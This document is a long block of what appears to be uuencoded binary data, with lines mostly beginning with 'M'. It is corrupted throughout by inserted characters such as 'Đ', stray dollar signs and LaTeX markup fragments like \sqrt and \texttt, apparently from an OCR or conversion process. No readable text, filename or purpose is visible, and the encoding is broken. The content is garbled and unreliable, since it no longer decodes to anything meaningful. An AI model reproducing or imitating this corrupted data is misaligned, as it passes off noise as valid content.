M;&QGL_XV93.=P#E'?D"^J,6.<(7%F"[-4\B092"TF=>%QX8RC(W7]_#5.=Q6Đ $MWSU$."X]78C3=WF79#Y<=,U\.:\?(Z86%U-=K8?$B\E34N+#5@J*(/+M4>'-Ð)$ $MA] > (+Z/\sqrt{3Q??X0:8X4.-O$KORLN}/4'EX$=UM+*8C/6X=R.AN^*OK(F\0/>##D)$ $M**$_{]@'}^7(W]SD;Z]-6:J!QN@_;+$Y?5=0&*Z<G"I$C=`L1202&1:->[F5D]$ M6U!LT07M#-%I,=G&:*X:Y;TX96)<B_4L[O&4U)#VNRY+MD^)BN]&!20%?C68D $M(1N[V4Q4/$HC:`5WU^4`M28*+<4J*;E2`_P^0]5WGI66<R5]"I>B;G1AL'<%D$ MV8*\$IRK1[V_)F'Y>[.%DL+5_%HO4T71DP[_LBJ!]R>")(*Z-^]NHOT2&_ZD"Đ M2=%W_>WW.ZC`TRQ6)2/CM-J!!S9UU=2*'2+\$R5#J_<_W<2@]#FC(E,"ZA+ITĐ MG,._++H4K34A6#@\$@6W%;"&(4>9-%A'H8'ED2S4A5JA%#*1SY`GV*C@B!2%YÐ M(SDT534::8;_#"7:AUE(YE!&M&+LEPK>\$'V\(BSGPPNFZB!<8%U(W<9ECHG\D M:U8L]8V+H[5RRD0E16@O==ZI_5*:HTW>TQ%D?K2I</5U_4N6RI?R9HLM:0N#D MAX4D;#..8)0GR4LXA<^L-(72A5QB\Y!T%`3,%HV#(MIVI7_.2.^N)U&1&!K3Đ M^""8<LT^@>PO@TW_VZ,E]3%.RUO9&=>,&%A+?_A92%[?MOB:9`\$]^(O.LPQCĐ MNZ,OYVKVI[ENQSXVRN=Q9?AT=!Z8FP+0VQ^3*"QX/+:T,`^+7T;VRC=>)'\$/Đ M-Z00)9J`+E``QPP/_XZ3SJ#_03#S:DP`,]M#1>^*9L)WJ!,\0'PNE\$Q4>A?!Đ MV<)H1KDA#X\$3"1Z^659Q_HDY7K6R1MR^BVCCS0D1&1\$<-[B;Z8`BWQ];>.<-Ð MY\$EI`OPUJC6=]=<)2'GW'[3F\O[-Q2L^HJ.?'8W?@LW5=5KC'8Y&I#S@^G4_Ð $MD; 5.X-289U=)=)BF"3\?",F^*T_7;R7C]/,+/<X-A*S=?U&20<VZR^W;`WZNÐ$ $M@#74*5_J4)P0+Q1Q:HG)72UY/2`O$2(#R';1T3N3R\3(/$Y86!-3CT2-:N_Đ)$ M='*]B\$6BFU(<I\@:E^_F1\?FR\6EL`6'\$%\.#-,!8LFRJ)4Z,Q&(:[PV@J2@Đ $M/^:J06"Q</H6)=..%F/=3]F,[A&^1("M=//(SWH7&32NV/015C3*4!2:SVXED)]$ MK^ZII'N(7"\$H_]#C_5+SM^3/BOM`\3W,UJL<:;!;>">R640%ST,Z@QDH;\:XĐ MI!5_G!QL_*\T>'8+L)]&P%Z-5KC[+B*:8][1BAOAWS&!07&(@9T(9,ZQ\$GF0Đ M-4+\=4"Q;G.?>`%A>40]R=S1-)8Q_U!)RCEQWB!**?&NERG"S\$HANO1WSIA]D M+7TY*<&^C9X[Y0)\$0Q[6(^DSR10I\$A/[N_D`*48?]6'H,L\^);7BY-\THJ^TĐ $\texttt{M:V[=\$L\&K\setminus UO)4._WS7QTHGVFNJ(=-FLA!_-/^3<S.*i2E+?)\#7324Q\&\backslash T_6^{D} }$ M998A?XP*5\$"XY>%AU%*R:7`JKOD4BTTX?-0^'D`><?_0IHD-Q,C:!CD6T?+'D MLS\$7P`+I:P'9.`KP;;L3*Y?!DCE;-\29?7%5M'1'`:/?XO,AA "'\$\$CLR/U9Đ $\texttt{M\&LG>2C+3@BDE;]L`E\&2!2F[:D[Y7GP1'\&+@=)7.8\#$+KNJ^9;\ 6K,10T8PLJD] }$ M7'.GRZ!L;AIY_?,('U\''5)(\$@9FX4>^#6W![V\UL-4%%GFGP,U_.ANX=Y]7Đ M(8)3*&>)6IHWV>ZC>:;5""_._V.KB\,`NOZ)EUGA`@.H4\$V8>82'@"R.4:7?Đ M)F8'MX(->,06B-Y[))R.YG!@T[)R/Y6Q^G>%WZS9H<YU:_U8L9;51.C.@VY;D M+RG3V/:`!--+ECE1!?E=?BO-B!W.Y4,1F=%=HNW*[OW-SBZ"T?@JK]B`ILQ7Đ M<H6B"/K6KI@OL3"7%5L(%(1?\$#T1<M\?(AS"(D@IRB'NE:.`69\.`C:'_SW+Đ MC9[//&X6PF8L*CZZW4*<-I\/*BZ=6:.XA2<"9\$3HUA<>GS9#>B66'<`;J9P-Đ MM]Y>\T*@+()\$*H"C?PF,A:`9%B2E6RH3TH5)T;A%?#]T\M"/:0[][6SQ#K3+D MF>9:GA;5ET_^NG+0W'B_<#@-"E_T2A(C.H-ZQ'J'!::17#./[D8LF]@00U^N:Đ MHL%UN, ?:BV#T_5M]BI`!5@P^9]9>N, 8V;K[?1J=L,YQG1HL7#<?NZQSJN3WD M1(N;\"X\$^')&BE.6__'K7\\$?JPZ.6X7RK%;U.`-COB#\"L'VE)`O,EKHZ?Y]Ð MPI7.N]IF0H+V\;!BT-`;]>LS.+5V?\$(6#Y?59:&?@]EWNL"!BK1; VM3-^)GD MH563"^; IR741M^7QKE7H3C\SA_`<S]":\$VEK5G5I)<=_'\7G88K3OC3;W;ECĐ MQ^>&__F\HN8].CV5!0_YD]#C!\:+AH'ASD.ZJ(=5\=@&1?B?3_>#!]8T&*\5Đ $M[DM2MD_"O\P7"AQ7F2)+8*^C;]\#MT@%'75;ZH4=.1SX3O[#B[X<KX+-.S'ZD]$ MN"Q?\$KT9I\$@-!%ZSM?*0`CW4`_>-"+A7';WUJ%=-*/J!56+(25C]J0`JP_1RĐ MIX*/^P\AKUA5R*T/-98@CBU?)OK*IL.W,PIFOW";]NG;Y(UU<[#IL.5B<(_+D ${\tt MHT\&<\&^R12O9?")2976TGEVA+\$P\$W^"MD?![,-\&-AP1J]S8\$/VQ:>A\W>:^BUD}$ MS/[]^.KUK67C%RR?*8>+^.,.[G)5Q]]^.;,S2C/Q*CDGUQTWW1R>MT8M@@_*D M%<>=<LL@_.NO%V=&4OJI_[N[AJL7PCX`:;WU?>PFO+Q]X^I4\:D7)LH9]!W,D

MB&?^4WBH?>AZ@Q]*-/SUEY#^HB>?AO7H(EYH?&5=!TNY9U<0\+LN)P\?MM#\$Đ M;R:LD]'-./?M[\(*7KYOYP@H6AR9[DI"]M=%"J[@D,'Q7FZ]IB=2J/N1`Q*6Đ $M', = @-U3R65 = YF = Z(E_2Q) - NT - VACW:]_#.^)7T8GI?GB]:AFM;6! \&@E#D$ M.DYT_DWX'?(([\G0G:+\$8`U>J?_-('FW?3K=R!?.9K85SQYT]_*\I_=Q>:G^Đ M1TWL((Z.R^%IT3.D6>E]E0:7='!C#ZX+H(:G,M4WF;2*HAZ=8YFZJ_J74F@0Đ MZ<1?9*TPW^/&YE]5&\1_K?2B6Y-2T@MCJDC9SLB&?VM=3&"AEJ64-]/3C3=%D MM1T1;F?5*&D\-N^CW*\$MRY'W1=A*`?M&86/7<+5=[G@O=+H]B!FU39E+A]V<D $\texttt{M!SFXPJ="3D_^W@:[:\$\$-(82E"2^>9)"+S?=9S'\#AUB\Z?WVBX/DJ>'D)V+);D}$ M%I_S"91F9=K52Z=*Z%NX5&1(H9E4]X;=<[.&<.]WVM:M_%.K@K?`813DWZEGĐ MN:]2'L8"63Z?SR!_\$&]&%L\$\\$LI_@V`J65WLWP2=>].QN]XLUU#*HO!VR)\JÐ M3[-^^N7II.S05FTS2[G%*FLMYI2".9N(7ZMR`OR]X6=)VAD#Z!GE(VDG`L;'Ð MHH_P6F)=/VUSCA<2UP4!876N4KBI_BQ0X;:\$[A]SNIHUV>%MG0^R4<XL!4\$/D MXG=JJU-\$7T""<S`@M4?,*D-I*"X\9GX*]!\+XE7,ULCO0EQEN_"G1\4A/^:1D MXP;!/ENKN[THR&[?X>31*"X6U]#5M)='D.\&@T1>W=YD^-<<OS#,4U\$>;U3*Đ MZP4C=01Q9\$^C4TPY36<H9V8-4(%"&(6?LUPZIK?''5RSD<U?(2"(\DI!2ZSJĐ M6U\\$1A3L3SKA>QJ_(+\6*%RZ+D45R'^L_-)G#3AIE[(L'M'\4)`\$Y9F;L0K?Đ M-[ER+C-DCD<A>`09+RK.=6N'.BGTV%7(%`B'Q*?9@S>QD+X>.-R?QC^6HI[+D MFX;_E\$([\<C9`-Q7[1QXZ\$\$=I=0)<WO#`?ZI&@(Q902K:1A?'MH0<6EP6*1ZĐ MX/R^1]R9W`'8NKKY>^[KDD0!=HS=K_7R6G[R%U2\A13Q9"##U@L]:GC+5J@CĐ $\label{eq:mz4nk} \texttt{MZ4NK} < \texttt{Q/EW} < \texttt{K$K'(BC9\&H} : "92W"NX'Q]V \setminus "U1K@KD+3) \\ \texttt{SSWE.]} \\ \texttt{R=$$$$$$$$$$;$$$$-P=KNG5D$$$$$$$$ MZG__UF4HGB/2+.7J=(E]EJ>S\8X+S\$;RI/(@:\$9[HJOTS903G6H,NCZ[,<[_Ð MF-L<\$(.62^,"]%V6@MZ%\(=\H:"G^F1C_85Z3*;U5H4%B__,61)4RFR_3^H"Đ $\texttt{M;A?/+HZQJD^*Q8E"EF=<ZJ;HIGKX>+O13W(E?7,HS<\#/.} \\) \& \texttt{JINZ0*4ZS]} \\ 2 \\ \texttt{D} \\ \\ \texttt{D} \\ \texttt{D}$ M@)Y),S00[W&V@,B,OTDW_&<;5A1,PV6,IBGUK]'ZQ).JBOQ+R1PXR.;GB^4<Đ M]NML&T;!"+Z;[-"CUNH^MP8PE;6DC&A?8R#MX+MY]!\TO(A/4&+6*WPY%4-AÐ M-V5PM[_HJ.\$/M-9<QKU3N5_G*C3S!3,_Q'HA.R2\$RHE[A#*14=F6&DCS^K.&Đ MV8LIBA\$+ZK)@>Q4KUN/:9'BJGC+^_.>A% DVU?51&\$MRE<.[Q[/0CGFRV@'HD M=_`[8RLWYEW&@/@MZ?)ND-:_0V*;R#1*^HZ[K91ATP"%N]_%@E"\?DUZW1/EĐ $M)T[VF]JQ^)*K*4MQ^2&\#DNL8^-!E''U$@XTHPN[$,"I.#!68-O^V39^]+D$ M4=^DC>NDHAEQOSR)ML3BCWG\$T:^\$JL+1<SZ?4">1G8B+J-67`P5//5_FW!@BD MP>T4C>, "GN*+XRTT\&"(\$%1GX8*\Q83_]^EB+40!&I'_>X?(0</'1VVI[`V`Đ MOQQ(\TFXE=.:L+7@\$]`PMQH!,P,?]\5'&7ZA\@;)_A0+N@TR";,BYAC.5%PSĐ MK9H4,);\EFG[))J-<C7TT+%Q.&(371,\$]0"L?(U#`(IO6B`=F!CTO#H]!Z85Đ $M, \ \ M, \ \ B/T^H47@<F"\ ?H:AHX^KL;6$:GD=.=9>(=K+:!6>\ E[[XO,5M"]ZOF$=D)$ $M'9?QCAQ;,GX\#[M\KP\#K+5-6W3?US^XV&5UK)VN80S$*QYQ<"U0@=;QOH.?<+D$ M63:@M&7%9JH\EJ-*^I_-44?*XY*W-%Y>/WU]DX0=!F@84LBCFH`<RQ[Q@\$3<D MW\SJIU]X,5L1G-V0*[B_0.68R<B;(^B6L+]Q_*R^XV*XJ@]N/!DN"(Y5/BF7Đ M; 2; H6[)JRK5>Q)LU]12AF%A"C!YX+RS2PC\)UTK9=20Q/HZ=M`0?_K"X_-9+D M'+EW(CC:SOG)T!S-=<',<,2GIZ18I"IM*.A4`8K%'EG:O'1I[P+ADS>*]%<KĐ M3>B!#:&!UJ5M'@F-O1D0P,@OXM+Z?R)&BAKE1T43PN6JP@V-'55AHS)8^UKZÐ M%>\$:8]+%HJXZYFZA^)I9878XW=/G1Y<,T'%]((.KV'"%RK,ZZIB2"!F.0G9'D M6O'6(KE^CW.2O\%C^1@=H'@W@\5YK",%/7_X,_G>X'3-0^L""8*6M>I%\$0^*D M",A@/7_5I-%2M:::6^\9[BA=B(2E9[Q>F%<>-_+9EJ&I([L'+81?5\$I)8:P#Đ MULYCKL; 7A221=&A(TEB[75F63LVBK53Q:RJIH*1GT)&A">K0.DXGVX>]8:K8Đ M=1BY/Q:[Q-,U1_-(!R!&/6'PG:CXW/M;7QF3;_5Z0/SL]J-SM?3ML^EK\$'4UĐ M-2]X0>A6*RI^-:;5/"O`D%672>6!",5#XDQ+N*AF`R6`:E<EI7N#(;?*P!Y\$Đ $\texttt{M9E\#><PA_\backslash CV-;V+(+\backslash A".?EI.*".H,S!0B91?:5C[=H;R.7+(7U^{\#}X)(B==D)) }$ M2C79+#MD,TA"._CI`WQ`_/GYKQO&QYXVT#3']?T\$J`^RLVA?S\$#:ZZDO;\$^4Đ $MKF'MX;[8$VXP@!E>N$[NB,!XTQ2@4[K]C*N5I@4,_A<46'8]*_"-\$:0!^`) D$ M0EJ`L>?V@3MKJFS_ZI>-Q`4+7"!'AH,<"B?R/S6E02I-A6\$R]E'[189J1(.CD M^&_) `1LVUMD&#ERDY==S-OKAD%(#A\$9OD.E^\-+:\NJY*78SXO,%U4A/-21`D MU50'6"DY.W!\<,2@"UH@:92G D54BW:RLZ`AJ5NQXXNER]HSYU\$BE[Y);U#Đ MK6EXP(IO"IQ>)3JY`5ND#:K-N.W<:H,2Q!GIU,)R!Z2(QP.[97)='\$5S):<2Đ M(.S%F\$!/PPDS<ZT\$O%(0=H-OH"D84]]J;OSIOQ95<2IFH)H5+5>N%<VR[\$!Đ MD.]\YME5SXZ[I>&Z^TS.!Q-,H%*KEL,Q9XC."-A,Q-8!D;&PKW@<=FGT/9_WĐ MS6\$JG6!AQT<@0C!%2=AWCSBLG3])%T=K/0&"R?I&[=MNZLGJ,G!;*^E\QIP3D ME8U2VMYJ%M.A;5K5WH\K#5G;56_FU8"W[G\$+U6)OTEMI;+F:[2XVSA!XT4=ND $\texttt{M=S$OP;E2$\%&4A>*N7VXS]?7;&NKZIEU/\#5D^3Q>E7D)'Z@3GN+A^=0\#/\7W\D}$ M!9`R\$"40%18_"4WE18VI'&7C58K:1#,:ZGGP%LDNXTU"U`L[38@Y2^<N:7:3Đ M#G8L0R_L1WF5\$..W2Y4^1^=M+A,GYP;_\$M?;6JZ%<Z\72FMZ.D`(\9X8P.2>Đ

M8W, 'G6!OWN4JYC; A1K4K7N">, RJ<'Q/D; 0'I\$'+JZFJM?N?GYT\>W3E5L6V_Đ M.WP>?>Q2:G@61QF&;&K"#05Z4M=CG9_FN[0_E22WK9D.C1C[3Z/<7VH1@3K)D M;3(/"HQKD=^K\$_;ZU_8\$]OJJ^F=7(SZ,F2^BJ!R#62HU,YW=ETK_9M07EKT9Đ M9WOX5;/6WT;.F?P,;\(77?[?DN_L@_PQ1&IK>\$WMD-I7SN\TQI*1TM\/A0V]D M^]<_@CQ@=,.@K.]:4)Y2E;X;%F]TZ][-)'Y0ZZ<)9/15S?/.%9;:U:0#+"X9Đ ME1RRWSD<)[RW]!@TJ0FZ50*DAXWM'.F^>%6TY\4S.1)JJ)ZB[<N\.C-_L#EFÐ M;<0)TP4JYL-B"2E8 HA4-A'^HJ='!E"R*.HV5"](^/20+.L6IOR'V6R)ILF@Đ $\texttt{MPN+X_8QJC80?>2PG^F+YS9Z&A\0JV\#>>^_C"+C]69@8)9-4?HG+G7VB]W/)>D$ $M_*35,;_/;)+])G;FOW#Q+GN:Z?=SIW95)S38689,D$'#0AW4\\V#"="B?P5D$ MIPAPI]AKG_YV./II/#4%@4UDU=6@FR"K"%Q%?0)E_V5C?NF;J;IFL]#X>M5UÐ M:65[P^B="8A6J&-D@0U.I/E15P86#%D[(0Y5EPF=N'*T:6B\$QQ!H,0HK(;BCĐ $\texttt{MPR.4UM\$?VB,?1!Q4U_/2_Z+\$,,/"BJ),\$LLJPTZ<GAF=[-6::W-FZHO5LE4MD]}$ M6OQK#6\ZO;<<]T(SR31X'+;*S"A]VK:N7:;NMS/,Q:M#.M>HJ=OY9?6?E'3;D $MJ0*X%=GL:O'+DL<L4(_;3`P#;;)=\0KOS#6-WZ(347:`24"@\95TQ+()?K1_Ð$ M1>TK8H<0BG5QH?=IA!V"K.E[3#JBQ9Y8WR-Q8P*9*)``"-(NQ[1QZKC0_:DRĐ MS=LHFS]<>U[T!KD0)Z4CFXELAS#(L51<E*I"*KO+*\$ILDSFO#!3G]5,QLHJ[Đ M1."E6M`.Y0?[L-*%A`:+`Q\$R'*`I-@RM39EF`-(JW`(0G4H96=0*NKA+>?&`Đ M/604K\$\$`>#E*(#::PD[,%Z<",7PW%_>L)ID1RH>]V`2(\$UE&W,`P>=^72?;^Đ MUVND*JXV7G1'`-W:Q]A'LA69J\EY"NTX/2*S-UC,3+M.8'?&:G04Q"V*`"4'Đ $MA=! \#JJK@2_R^-S8QZ+\+-H.LH:*W8I7F\6=DOC.K4>ZP[+\HK=_+/0Z"\&\[1D]$ $\label{eq:market} $$M]/3R6UC-$ADYJM3`V.:X7E)[-`_L6MY=1@YW\#HS^QO=L&/=\I^\=H]I15^/[D]$$$ M8J+YZLT_/@MQ8%"(KE#9ST7X?.'?Z!]"+UAP/2,78!T4EWETEP#?B\$N,:[A:Đ $MX:YC6.A=B(.8H5!_44+$*:$-BW*>-/CR72#;^S$GKR)@[2"2N/O,&EQ:"\ID$ M\$, *S.<3-LRQDQ.7CRZ*SA5*?G=,S4CJS(QB2)*=+5<AS/'O9=%.BW;:)FMH@Đ MP0:I70Q><Q0@V6%**B_)\$Q"[J*M\$'Q()9YY]!!#\$E8T'F7_)Z_UH53.35ISJÐ MWHN7AQ"V0^V'""W@.RCUY'+5C4#\$\"B?N_>6!6@+P<?D\;2LT?+9['8/'^<ED MG,X]6:H*)Y\&E0$:[+`0!N.<Y)#E-TK5)+^0A'!G^I^=2NF[/XU/GI>TRM`<D$ $MV6T6K7*QH)`(][^,R(]4N,,0P4(J-+?"SK*W#G?9@IJ!%MT=(\-!Y[!6.[HND]))$ MEWK\#D67`SN;P<ZQBUUXKC<@)EE>;6&(+HY136\$W[?_L:K5`&B!_P<?/;FW7Đ M6V=7WSF7*XA"(BQ+J(7&SNYT2RNO\P+=34S<RN#MSWOH\$.NX?[!%1<.307D1Đ $\texttt{M4OA;E^VK9B2M`L>ZWJ2WWN_HLB4\%W>\backslash,GL"V.01>+@PFFY+2Y9-0>$K\#G,\backslash,D} \\$ M-DUO\X0-30;:L8Q2-X+>I`37=G=?1#"CV[%ZR?.P,X4_%;2A,U^9PZ+HUEZ\$Đ MSZ__OZWVGO1,C(FF1@%#/2`]J[Z3BQEL")`IW:-!W`8K1H:=S^U37D?,*'%BĐ MB]\overline{\text{ZC:LV2=?W1&('S'3T8\/C&9Z*2D4?\sum 3UX<1LFDX6\tu8_:H9]2\&='2'R6("\overline{D})}} M_]35-"ST"Y,UES>V7@31\N"I^#4O5@T(_=1ARD7S\$[W:TCDL'J4R:]>C=\$11Đ $\label{eq:magents} \mbox{M@@*G7!N[!P6,$:;7:=Z3F),2Y">Q_0;?&=_Q2`9L`:U<I$S\#[T@[06YLWYP_Đ] $ \mbox{\mathbb{Z}_{0}} $ \mbox{\mathbb{Z} $MI#^TJ':O\\+W1MEJ,3F(]/'_5M"H:I"4ZZ-.AJ38Q]'&2))"/]Q3CR,&D$ M"9=-*G6W:GZKE&FW]X_-8IRA"Q47%PI4-I:D\$^G8#L'36BF7),+3!UFJK6&QĐ $M6JX]-C-6U?KEF2.H1"TT2US-VY#\\@[!QZ=)2]QO6M=!-68)F`H5V!1&S]F6/Ð$ MR%<6>S?@3F>U5/=,PX?;;B;WZ0]J]X2_BX#'OL:(%3TBG<?"@6*3<2TP>09,Đ M1R9Q:Q'3I1\$HD=D2BSR!YO*\$EC1#9RGGQ6..Q3YOC^3J_\2*VA]O_D*:\$;/\D M5W7%ZK&JH1.`5E%I52N=2#EQQO'Q.L!I'ZH,)LYJ5]<',-*):2EC=;_:!Z5\D M6W:7@HY/J=CR?!K.D`B%'\O/79BU8/VWI%PA?I*8N"A+([%ALV%7[@]693&-D M_F\$6=9G+NRG3=+!%#250A&DP"-,GN;5BR/:G&W>5'.6U_\X&;7R3TK%?U`;?Đ M!WY-3X=]='[.#LT3ZV"P`N*SZVF8=[HW\W6,_&H3:SW-7")*.=0JKU?`>F@*Đ M1=0QSGW*YX6QJ0`5."'&*GMW@*@6Y956TZ=".UN0#8_)'T%6BJC<\$)/;2!`,D $\texttt{M9M?\$[\&07?,X\#9_'S4`"EK\#BT3=`\3P]} \\ \texttt{HA((<;01R\&\&\$\$06NPV*@[N'T'EJNPĐ))} \\ \texttt{HA((<;01R\&\&\$06NPV*@[N'T'EJNPĐ))} \\ \texttt{HA((<;01R\&\&\$06NPV*@[N'T'EJNPD))} \\ \texttt{HA((<;01R\&\&\$06NPV*@[N'T'EJ$ MC!`K"#)C18[\#&=;(BR\$F8B1B\$431M`G:4D<?`MF3HH"X/6,F)<!LQCXC2*5D M43%K3>F1=>3[I+Y*->@[IPG2+?!^"U:!+*IL(V22UP^)5J%(LKZ:%OQLWA^#D MYN%:9-W2.B&47E#5L5",-12!HG>LK2S'^AT'10@ANOF6UH-T6SD:%[6N^HCRD M+@N^U%W-]SB!S3GC0H/T18CW\!(\$9!6(OGMBMLAM2TLUAG=ZW*H,!?YV0HP#D MD)Z\$(L`)5?/DKM0QYYJ:7@\I3I?J%WPO%*QRYTSHP;^*\YOB%"H(@7?P^7*GD $MXU%/#$:B96</R:)2(O,8$=&">PQA:#[>26F7>Q0?@[U33W9!K\\9)`I\3$X+D$ M/#"ZW_9!;5QWW%R_&!^`6]!PT"YZO@("_=A:?.-84P'948^)M^;OWJM5L"37Đ MP':F2ORLQ8;T\%JX]&9/A\D<@FN\$4UUR=\P;D7-HW;B'<MX'L.<CJIF*RD6]D $\texttt{M$H[=+)4IHLU$?Z\&V3X-?BCG=)WQ:LHT@C,W8,A-?("NUXJY_SE>`\9J=\$RĐ) }$ M1M+9(%W4@C&"XPL92:'^<_">M!+LQD"`^&I@&].R=?7XT,E1/9I;"9_=J!%<Đ M+Y=6S+?!(LJ0BK&K\$P+`M-&M?!B3KB.H*&ZRO&FL\$X\$L\$H\$PX&;N!3!K]+ONĐ $M5"4]VCQW]7<\#Q"./K=S1K]F/\#,LYR,6YP!8S/3(P8</\F-HPD)%]KBB@&^]ZD$

M'K\1VXL9?E&U]/]Y'DMA%GCM,PWGV\$'P&I0=^ERQ#.4U*FUEOU[4-##HL=-4D M><9J9T0S!M&`?E<,77-.H\%\Q!IZU*0U5KO'\$3T8K"-H;A9%G-<DF\'QLC'?Đ M5*T4+QGM>Y1?.+SZ0237&\$[H,]R\:<&+QZ14A,3LPT,.E9A`TD9IS,T-VL5RĐ MV/+SD.L!33=1&[NL.X\$[;FDUH")0N>Q:"7-'H455_QV7'^*+B:.C7!W\$[K`IĐ M=6+YZ&2J)@V>0]^>R*[9R6C;5L8]\5:IK2TK>:^"WOO'NYWY5RB+6`!Q]4F;D $MYB;32709%481>=\#-_B"-E(`-V/34I5J:04<08Y'SK-YDPK:*]P'=1=GGY/QXD$ M3WRW0KZK\V"<=8Y],JM`+>-)MR6%/5EE: &?)UQB/\10KA1%M&`JEZ2G9<NJĐ M)2\-E=F9]Y04KS2RZ&^!]:&PHP6E!2OSXO6YW[`\U/KIY.U/`]"=800XF(75Đ M<P7]SK74\$HF%.H]=4BVF=P39HV5WXJ',,>%5%#P*:AVU2J0]IU'_T1ZH-@OZĐ M.*AHD73727'+SGT<2]/O?YA#31S&L3`<=N7&L+H)U?\)1LQ0;H8-SI\$47&T[Đ M)+[/?R+LO/8:YE55)&;-JI-4C?DB_Q9JZAGZJ<XTBFLKN\$T&ECR@^5"-T@HAĐ MW/P3L)7%1<2&A-(Y7)K=K%YZ'':^ERU['2_*E'A4\YNYH2\.U!A^G8;VF2P'D MANIM; FG'5D95SR!_8S0``B?I0DWZ)TGI0=009V]P8"VG4'EI,^/Q,9".0=?PÐ M+FPS+P=>!)N[P62:/@17!WB-&Q*D\D6%-@?'\$NE-WT^:^UM18*DP%A3HN%W]D MSY!4?.J1(+(0EH2HP"G));0:@^\/7'MS`IG[44S]30VCRIB"PV8*(MRP&X_WĐ M+\$)&Q+>JRHP'_&0@]E&/T;7)YXPM;^=/"AJF!_L\IM?C_='I"D?%!O8NX]PED M=:@215UUO-P7G_:T-W-YG.S!^\LR61'T!'_OV>6*-^R^N#5G&?PU`_:SEOM(Đ $M_1NFY87]A_3C*&3,RT'LGU:1&M+X)*7)K"(7W?<5CM>5&)A0_F.C4S$XF_`=Đ$ M[YH,Z%CDA6#1G"BO;L)I*-%=VH2576";C\O![L_.#@P,L>>WC5I'-(IV`H()Đ M2%4BXF]CRQ+:=Q'+=SK8UKTZY_4,M3XB\$^W0\$;!:T]D@:O]NB\\+=L_I09I5D $\texttt{MS\$} \verb|`OR:9RU\||O:/;N83-T) \\ \texttt{BUPFO} (YC?N,[2\$04<\];77D \\ \texttt{DRQ\$U\#} (N\$6(V-1;[,5]) \\ \texttt{DRQ\$U\#} (N\$6(V-1);[,5]) \\ \texttt{DRQ$U\#} (N\$6(V-1);[,$ MR4<6\$GA1&H5X%,9ZD#,0J.ZBFCV-9NR^_9[A,LT2RTNS-/(0");'-(S?6>Y^Đ MR%TI\$2./J%=I+C->WH)TDHQ^?D'63`YX5)%]\XD.%6D#+#+V9-EERF`G^L/DĐ $M[3/Z/19!ZVO] + +B=Z8:)^AR[VW^+F+$^[H=6+"$!D^7M!C=1T[SS^?0^&D]$ MV"^UQ8"(C*7N5>KN`:-S98X=9"D1LHNAO_NX0!P[\&":\$\$18,QEPT3FVW71ED MT\"/MNW\G!TW11%ZE\$TH-5`E-\$?QMWN0QTO";J2!E"\^:2%4FXDLL`AQHG[*D $\texttt{M)M!;} \texttt{D*YS-WO-MD?.} (\texttt{U\#T@YSJ80\&[Y$<\Z,Q\&KL+?``U"ANK<:N,RGM>2X!S\#D)} \texttt{ANK} \texttt{SM} \texttt{SM}$ MRMPET%H3`B]*MWW+106Q7-#GM`:6\IIK81_,\M_^]'YR+X\]:,03:(BUOO>6Đ MJ-<7T45F5;V=NS,K['/-TX`C@_=.J:-_2XB_./Y<X6[\J??TM)__3<@QYO>4Đ M:`F>X0^*_G*80;W0%]_.\'_"!+HUX5YM!91>]=N#8K\UV*(HY)`H5;E+US5.Đ M>>>7-XS\$9?'H?(EE!6:@B#;@9KJM,5S0]>,-+19XG>TDVC@B-USLM"3S8W\MD M6/A=N%9<B"%*8X>25CF3>^96-*GU"/M=IB4RU*8W#*6@3BL/4+:D2%O%\$P4\D M?G-XGR4\SY4:KIXJD]DK16H9A[8QV/:U9S9IF<U`[43<#L95.THLGU0Z<*7FD MVCGO\PXI2?I;HA']!<UH\8I"#;SLSTAH\G"H@M,V''GBLMTH6Q`7`[D0N<8CĐ M*[^5U6,@79,SFY+&:8U#D.+0:=,DOU1RSUGB5RV5A*AW7Q)\$C310CA2?@SR0Đ M7@-U%@N>2!KUT:D0*]IH`LN<CBN>]^.(IE\$6E#5Y+.AMBLA)H52V8\$Z!A+VMÐ MLR,)KG);[K`"LL`LZD:Z<NVN\G^.!L]3H\P6Q8^4<%QMVH*D:RJ9-)PH)")*D $M" = (WPF4A8 + Z + CE8C^Y6TDL'J#9ZH90P + .1P$(PDD + ?#^HSU&!U/>@T8>9$HOD)$ M.T/7-LPQ5#+"BY/JZ,4!=A]CBO`LX8&?NY8<K3]&\>!5,8U:1 W9<KUP0P^@Đ MS4; %N; V: &01]/82; D=+F]OF7??LQ9?>8%O@\60B;; YM(&8WOX#Z4:5OT@((:Ð $\texttt{M`)[08:9$(8@>IDYR*X?2L)S`^''FM3!(^.$;)\1XI@.BS=8,>ZITXO^5.-9$D}$ M7LNB: W\$K-:%L,?E>8J-,FB_MK=`Q)&!\$]A2/AZ8SC%80P63,3,YD9%1,XR5LĐ ${\tt MEGUT2\&O1DJ_G1D\&6.:T9/C[-T)@\7/.O_GA5,M?W\))@\#KIX0<784*\%<,T*ZD}$ MNS^@*)R40U-\R2ZTYG'A`=:<NM&R2'V1FL?"*U0?]4[<_=58<IVX[DR*EJ`OĐ MZ!KC9MMP_^:.#U)9T'J[_L=#U86]QH1Y4=O911'%&<[P!%`Y'?I!/5"*:>UĐ M!#57J=W0M>=Y[3Q!?^`.C:MT]CR,YV"=E=<#=E`[M:SKH._Q35:&*0PFQ/Y.Đ M-M.; X/-^5IK=%7@UNMHRA*G+!1; R\; SL*1R?(3#=ME`B_^+, T#"YR@")[9?1D M#I+3=3><23@.+C3PX'A+^E!:2E<TM)W?_80@[2PD,9<7,?(:,UVJJJW>XPMBĐ M#-Z_GW4<`6J7'`6NT4JF+8&7G%\D`F#7V\<TA[K:J/B3;/[4C&3AGT>`82T>Đ MF?T?@8>R80[;60P#,T7)"F?=_23TZ'T<M<:MXD<^G*2(]0H>'_QEZ/^&@<?CĐ MFE.ECZ;P''=%4,%=P\CBW+V=B!!3PW;C`T2^GJWHNNGY`?GXH&]9P\S\TKOBĐ $\texttt{M735\$)Y.,DQ*R@'FFZF!4+55PV:(6BH@7G[FT\$/Q(\#X:`,_\$U8\1;MWYDG3X2D)) }$ M1_F8];GILAPA],G2=QHZ0A0;BM_6ZF\$B"F<2^Y;/8%.>S,3-I=WV^1'%ZWC\$Đ $M[C&$O\BV3$#6*YJ*21(;$#^ RZX>2U:O[Y[G'Q<;8W4N68N&;<:'4Z:&^</NZYĐ)]$ M:;DVD-85VV4!7=0CTLYW&OD%NLF4`.(T^_[OC)C-*<^^YPO1?4P<RWK28[4RD $MW62/TKI[;M3D4T'\#DW-WY'\3E6M4X8L)F1SC@RF!>L!V,&AQ=$_0W?XWL">1D$ M&KDTA204`((2A>X#H)>4&(4_JFVX`?;?3W[P421G4:D4\$79EMXCA_C90`<)\$D $\texttt{M}\#I > \texttt{G@B@RRP}]/R\$^*; 